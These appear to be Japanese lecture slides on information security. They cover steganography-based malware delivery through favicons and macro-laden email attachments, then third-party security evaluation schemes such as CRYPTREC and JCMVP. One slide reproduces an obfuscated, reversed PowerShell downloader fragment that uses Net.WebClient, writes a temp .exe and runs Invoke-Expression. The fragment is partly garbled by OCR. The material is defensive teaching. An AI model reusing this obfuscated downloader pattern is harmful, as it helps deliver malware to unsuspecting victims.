
2) ファビコンやアプリのアイコンを悪用

ファビコンとはウェブブラウザーの**タブ部分に表示される小さな画像**ファイルのこと。ウェブサイトへのアクセスと同じタイミングでウェブブラウザーはファビコンも自動的にダウンロードする。その**ファビコン**にバンキングマルウェアの感染に至らせるプログラムが埋め込まれた事例がある。外部サーバーからマルウェアを取得するダウンローダーなどを介してマルウェアの感染に至らしめる。また、スマートフォンやパソコンの画面上に表示されるアプリのアイコンが悪用されたこともある。**アイコンの画像**に不正なスクリプトを埋め込み、金銭の詐取を狙う攻撃に悪用された。

出典：ESET「画像に埋め込まれたマルウェア感染スクリプト「ステガノグラフィ」とは」、2022.5.17を基に作成
https://ascii.jp/elem/000/004/091/4091636/

ステガノグラフィを用いた高度な攻撃

1) なりすましメールの送付　正規の送信元になりすまして、Excelなどの**添付ファイル**を含めたメールが送信
2) メール添付ファイル開封　受信者に、偽装した添付ファイル(Office)を、**開封**するように仕向ける。
3) マクロの有効化　添付ファイル内「マクロ」が受信者の「**コンテンツの有効化**」の許可で実行されてしまう。





```
LMTHK( 6.4'+'3'+'5'+'/'+'tiK'+'beWelppA'+' '+')SU-'+'s'+'u'+' ;'+'0.01 '+'TN'+' '+'swo'+'d'+'niW'+' ;T'+'N'+' s'+'wodniW
n'+'e'+'ga-re'+'sua'+'e'+'W'+'('+'ddA.'+'sredaeH.'+'cw'+'Twhjt'+'ne'+'ilCbeW.teN'+'.m'+'etsy'+'S '+'t'+'ce'+'jb'+'O-'
' tsoH-etirW;a'+'e'+'Wex'+'e.n'+'ia'+'pt'+'rf'+'pmet:'+'V'+'ne'+'TwhaeW ='+' '+'pfTwh;l'+'ruTwh'+' tsoH-et'+'i'+'rw('
Tw'+'h(hca'+'e'+'rof;aeWaeW,aeW                                                    ae'+'W=slru'+'Twh()ae'
Twh( f'+'i;m'+'aert'+'S- gnir'+'t'+'S'+'-'+'tuO'+' '+'Yls'+' x '+'ytreporP- '+'tsi'+'L-ta'+'mro'+'F Y'+'ls '
; [orRAy]::ReVeRse(( variablE ('Sq6r'+'3') ).VALuE) |( variablE ('Sq6r'+'3') ).VALuE-Join'' |iNvOke-EXpression
```

ステガノグラフィが埋め込まれた画像は通常の画像とほぼ相違がないため、ユーザーは埋め込まれているスクリプトの存在を認識することはできない。加えて、画像自体にマルウェアが埋め込まれているわけではなく、図のように複雑に段階を経てマルウェア感染に至るため、対策を講じるのが難しい巧妙な手法と言える。

出典：ESET「画像に埋め込まれたマルウェア感染スクリプト「ステガノグラフィ」とは」、2022.5.17を基に作成
https://ascii.jp/elem/000/004/091/4091636/

ステガノグラフィを悪用したマルウェアへの対策

【ユーザーができる対策】

基本的な対策を適切に実施すること

・OSやソフトウェアを最新の状態に保つこと

・セキュリティソフトを導入し、最新の状態に保つこと

・標的型攻撃メールをはじめ、なりすましメールに十分注意する。

出典：ESET「画像に埋め込まれたマルウェア感染スクリプト「ステガノグラフィ」とは」、2022.5.17を基に作成
https://ascii.jp/elem/000/004/091/4091636/

本日の動画

IPA 映像で知る情報セキュリティ ～映像コンテンツ一覧～

「What’s BEC？～ビジネスメール詐欺 手口と対策～[日本語字幕版](約12分).mp4」

「今、そこにある脅威-組織を狙うランサムウェア攻撃-(約15分).mp4」

https://www.ipa.go.jp/security/keihatsu/videos/

第11章「セキュリティ評価」

第１１章「セキュリティ評価」

企業の機密情報や個人情報などを扱うIT製品は，**セキュリティ的に安全であること**が要求されている．

しかし，開発者や利用者自身で製品の安全性を客観的に判断するのは難しい．

このため，専門家によりセキュリティを評価する第三者評価制度が国際標準規格に基づき整備されている．

本講では，


IT製品へセキュリティ機能を実装する方法，

組織のセキュリティを構築管理する方法，

実装や管理を客観的に評価保証するセキュリティ評価の概要

について紹介する．

11.1.1 セキュリティ評価はなぜ必要か



出典:IPA「セキュアな製品調達のために」を基に作成
https://www.ipa.go.jp/security/jisec/choutatsu/index.html

11.1.1 セキュリティ評価はなぜ必要か



利用者自らが情報セキュリティに関する安全装置が問題なく動くことを確認することは非常に難しく，利用者が自分自身でセキュリティの不安を解消することはできない.

利用者の不安を解消するために，開発者は，提供するIT製品において，十分なセキュリティ機能が正しく作動する，つまり，安全装置が正しく作動することを保証する責務がある.

一方、

・セキュリティ対策の必要性について費用対効果を明確に説明することが難しい.

・どんな対策をどこまで実施すれば十分なセキュリティ強度を確保できるか判断できない.


・自社のセキュリティ強度を第三者に対して客観的に説明できない.

・取引先のセキュリティ強度を客観的に評価できない.

このために，**ある基準に則った第三者による客観的なセキュリティの評価が必要**になる.

セキュリティ評価の各目的と制度等

項目	目的	制度等
セキュリティ技術の安全性評価	暗号アルゴリズムおよび実装の安全性の確認	① 暗号技術評価プロジェクト ② 暗号モジュール試験および認証制度
	セキュリティ機能の製品への実装の保証	③ ITセキュリティ評価および認証制度
組織のセキュリティ状態の安全性評価	・組織の情報セキュリティ対策の有効性や実施状況の確認 ・外部委託先や子会社の情報セキュリティ対策状況の確認	④ ISMS適合性評価制度 ⑤ 情報セキュリティ監査制度



※ISMS：Information Security Management System

11.2 セキュリティ技術の安全性評価に関する制度
11.2.1 ①**暗号技術評価プロジェクト**

電子政府のセキュリティを確保するためには，安全性に優れた暗号技術を利用することが不可欠である.


このため，客観的な評価により安全性および実装性に優れると判断された暗号アルゴリズムをリスト化する**CRYPTREC**(Cryptograplly Research and Evaluation Committees) と呼ばれる「**暗号技術評価プロジェクト**」が設置された.

このプロジェクトは，暗号技術監視委員会と暗号モジュール委員会より構成されている.

事務局は総務省/経済産業省，情報処理振興事業協会(IPA: Information Technology Promotion Agency，Japan，現独立行政法人情報処理推進機構)/通信・放送機構(TAO: Telecommunications Advancement Organization of Japan，現NICT: National Institute of Information and Communications Technology独立行政法人情報通信研究機構)が担当する.

11.2.1 暗号技術評価プロジェクト

CRYPTREC体制図



出典：CRYPTREC「CRYPTRECの体制」
https://www.cryptrec.go.jp/system.html

CRYPTREC暗号リスト


総務省および経済産業省は，2013年3月に「**電子政府における調達のために参照すべき暗号のリスト(CRYPTREC暗号リスト)**」を策定
（最終改訂：2026年（令和8）年3月30日）

技術分類			暗号技術	
公開鍵暗号	署名		DSA	
			ECDSA	
			EdDSA	
			RSA-PSS	
			RSASSA-PKCS1-v1_5	
	守秘		RSA-OAEP	
	鍵共有		DH	
			ECDH	
共通鍵暗号	64ビットブロック暗号		該当なし	
	128ビットブロック暗号		AES	
			Camellia	
	ストリーム暗号		KCipher-2	
ハッシュ関数	SHA-256		SHA-512/256	SHA3-512
	SHA-384			SHAKE128
	SHA-512		SHA3-256	SHAKE256

技術分類		暗号技術
暗号利用モード	秘匿モード	CBC
		CFB
		CTR
		OFB
		XTS
	認証付き秘匿モード	CCM
		GCM
メッセージ認証コード		CMAC
		HMAC
認証暗号		ChaCha20-Poly1305
エンティティ認証		ISO/IEC 9798-2
		ISO/IEC 9798-3
		ISO/IEC 9798-4

出典：CRYPTREC「電子政府における調達のために参照すべき暗号のリスト（CRYPTREC暗号リスト）」、2026.3.30を基に作成
https://www.cryptrec.go.jp/list/cryptrec-ls-0001-2022r2.pdf

リストの改訂プロセス



出典:ネットワークセキュリティ研究所「暗号の安全性評価とCRYPTREC暗号リスト改定」、2013.3
https://www.nict.go.jp/publication/NICT-News/1303/page/NICT_1303_06p.pdf

11.2.2 ②暗号モジュール試験および認証制度

「**暗号モジュール試験及び認証制度**」
（JCMVP： Japan Cryptographic Module Validation Program）とは、

1. 暗号の実装が正しく、
2. それが正しく実行され、
3. 重要情報が適切に保護されていること
を担保する制度

この制度を利用すると、次の事項を確認できます。

- 「電子政府推奨暗号リスト」に記載された暗号化及び電子署名のアルゴリズムを、正しく実装していること。
- 暗号鍵管理が適切に行われること。

※ 米国・カナダのCMVP (Cryptographic Module Validation Program) 制度と同等の制度

出典:IPA「暗号モジュール試験及び認証制度のご紹介」、2016.6.30を基に作成
https://www.ipa.go.jp/security/jcmvp/documents/open/jcmvp_session_20160630.pdf

11.2.2 暗号モジュール試験および認証制度

「**暗号モジュール試験および認証制度JCMVP** (Japan Cryptographic Module Validation Program)」は，暗号モジュールに実装された電子政府推奨暗号リストなどに記載されている暗号機能，ハッシュ機能，署名機能などのセキュリティ機能が，正しくハードウエア，ソフトウエアなどに実装されていることを確認するとともに，暗号鍵やID(識別符号)，パスワードなどの重要情報のセキュリティが確保されていることを，第三者により試験，認証する制度である.

つまり，耐タンパー性を有する暗号モジュールを実現することにある. これにより，暗号モジュールの利用者が，暗号モジュールのセキュリティ機能などに関する正確で詳細な情報を把握できる.

準拠する国際標準規格：ISO/IEC19790
ISO/IEC19790のJIS規格(JISX19790(暗号モジュール のセキュリティ要求事項)，JISX5091(暗号モジュールのセキュリティ試験要件))

11.2.2 暗号モジュール試験および認証制度




耐タンパー性を有するモジュールとは，「暗号化・復号・署名生成のための鍵を始めとする秘密情報や秘密情報の処理メカニズムを外部から不当に観測・改変することや秘密情報を処理するメカニズムを不当に改変することが極めて困難であるように意図して作られたハードウェアやソフトウェアのモジュール」である.

耐タンパー性の実現方式には，その目的や効果に応じて，以下の3種類に分類できる.

- **証拠保全(tamper evidence)**
  不正アクセスに対し，その行為があった証拠を残す.
- **防護(tamper resistant(detect))**
  不正アクセスに対し，ひたすら防護しその行為を撃退する.
- **対応(tamper response)**
  不正アクセスに対し，重要な変数を消滅することで動作不能とする.

これらの3種類すべて，あるいはいくつかを実装することで，物理的保護を実現

11.2.2 暗号モジュール試験および認証制度



ITSC: 一般社団法人ITセキュリティセンター評価部
ECSEC: （株）ECSEC Laboratory 評価センター
E&E: Epoche & Espri

JCMVP制度の全体像

本制度は，後述の「③ITセキュリティ評価および認証制度」を補完するもので，暗号モジュール試験の対象となるセキュリティ機能は，電子政府推奨暗号リストなどを基に暗号モジュール認証機関により定められている.

日本における本制度は，製品認証制度の1つとして，独立行政法人情報処理推進機構により2007年4月より正式運用が開始された.

出典:IPA「暗号モジュール試験及び認証制度のご紹介」、2016.6.30を基に作成
https://www.ipa.go.jp/security/jcmvp/documents/open/jcmvp_session_20160630.pdf

第三者による評価の有効性

北米CMVP (Cryptographic Module Validation Program)では、
暗号モジュール試験において、ほぼ半数の製品で問題が発覚している。

・北米CMVP試験機関の調査結果として、
2015年7月2015年12月まで、セキュリティレベル1・2の平均で

３１%の暗号モジュールが不適合

・CAVP (Cryptographic Algorithm Validation Program)では、
2015年7月~2015年12月まで

１１%の暗号モジュール実装が不適合

出典:IPA「暗号モジュール試験及び認証制度のご紹介」、2016.6.30を基に作成
https://www.ipa.go.jp/security/jcmvp/documents/open/jcmvp_session_20160630.pdf

(3)暗号モジュール試験および認証制度の準拠する規格

JIS規格(JISX19790(暗号モジュール のセキュリティ要求事項), JISX5091(暗号モジュールのセキュリティ試験要件))、この2つのJIS規格に基づき，電子政府推奨暗号リストなどに示された暗号アルゴリズムの適切な実装に関する試験を実施する.

試験では,

①暗号アルゴリズムがその仕様どおり動作するように実装されているか,

